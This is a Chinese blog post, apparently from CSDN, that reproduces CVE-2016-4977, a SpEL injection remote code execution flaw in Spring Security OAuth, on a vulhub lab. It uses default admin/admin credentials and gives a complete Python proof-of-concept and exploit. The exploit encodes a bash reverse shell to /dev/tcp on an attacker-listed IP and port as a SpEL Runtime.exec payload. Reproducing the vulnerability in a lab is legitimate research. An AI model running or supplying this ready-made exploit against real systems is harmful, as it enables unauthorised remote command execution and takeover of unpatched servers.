-
CVE-2016-4977 Spring远程代码执行漏洞复现 POC、EXP在文末
影响版本
-
Spring Security OAuth 1.0.0到1.0.5
-
Spring Security OAuth 2.0.0到2.0.9
-
Spring Security OAuth 2.0到2.0.14
-
Spring Security OAuth 2.1到2.1.1
-
Spring Security OAuth 2.2到2.2.1
-
Spring Security OAuth 2.3到2.3.2
环境搭建
进入vulhub漏洞文件架中,进行拉取即可
cd vulhub-master/spring/CVE-2016-4977 docker-compose up -d- 1
- 2

漏洞复现
进入漏洞的url
192.168.29.129:8080/oauth/authorize,发现需要我们进行登录,这里根据弱口令admin/admin进行登录。
登录成功


输入SpEL表达式查看是否能被解析并且执行,发现执行成功,说明存在漏洞
http://192.168.29.129:8080/oauth/authorize?response_type=${9*9}&client_id=acme&scope=openid&redirect_uri=http://test- 1
POC、EXP的编写
在网上找了一圈之后,发现没找到,于是自己写了下POC、EXP,思路如下
由于是需要登录的,所以我们先进行抓包构造登录数据。

然后就是发送一个登录的数据包,并且还要带上验证是否能够被解析执行的SpEL表达式,到这里为止,POC的编写就成功了。
关于EXP反弹shell的编写,需要我们首先编写反弹shell的代码进行bash64加密,然后再经过ascii加密之后,再进行发送即可。
代码如下:
import os import requests import base64 def poc(url): headers = { 'Authorization': 'Basic '+str(base64.b64encode('admin:admin'.encode('utf-8')),'utf-8') } payload='/oauth/authorize?response_type=${9*9}&client_id=acme&scope=openid&redirect_uri=http://www.baidu.com' number = os.path.basename(__file__).split('.')[0] html = requests.get(url + payload, headers=headers, verify=False, timeout=5).text if html.find('81') >=0: print("[+] The VULN CVE_2016_4977 exists, payload is : http://192.168.29.129:8080/oauth/authorize?response_type=${9*9}&client_id=acme&scope=openid&redirect_uri=http://www.baidu.com") else: print("不存在该漏洞") def exp(url,lhost,lport): headers = { 'Authorization': 'Basic '+str(base64.b64encode('admin:admin'.encode('utf-8')),'utf-8') } bash64Code=bash(lhost, lport) flag=bash64ToAscii(bash64Code) payload=f'/oauth/authorize?response_type={flag}&client_id=acme&scope=openid&redirect_uri=http://www.baidu.com' requests.get(url + payload, headers=headers, verify=False, timeout=5) def bash(ip,port): m = f'bash -i >& /dev/tcp/{ip}/{port} 0>&1' s = str(base64.b64encode(m.encode('utf-8')), 'utf-8') bash_code = 'bash -c {echo,' + s + '}|{base64,-d}|{bash,-i}' return bash_code def bash64ToAscii(code): poc = '${T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(%s)' % ord(code[0]) for ch in code[1:]: poc += '.concat(T(java.lang.Character).toString(%s))' % ord(ch) poc += ')}' return poc url="http://192.168.29.129:8080" ip='192.168.29.136' port='6666' poc(url) exp(url,ip,port)- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
运行脚本后,成功反弹了shell


-
-
相关阅读:
【银河麒麟V10】【桌面】火狐浏览器设置主页不生效
控制器功能端口说明
CMCT-FA修饰阿霉素纳米脂质体/ADR-HAS-MS单抗Hab18偶联阿霉素人血清白蛋白微球的制备方法
代码随想录算法训练营第58天 | 392.判断子序列 , 115.不同的子序列
JavaWeb核心(2)
硬件调试流程(工作总结)
【JVM】之常见面试题
二十二、商城 - 商品录入-FastDFS(10)
京东小程序数据中心架构设计与最佳实践
redis cluster集群搭建
- 原文地址:https://blog.csdn.net/weixin_45715461/article/details/126267708
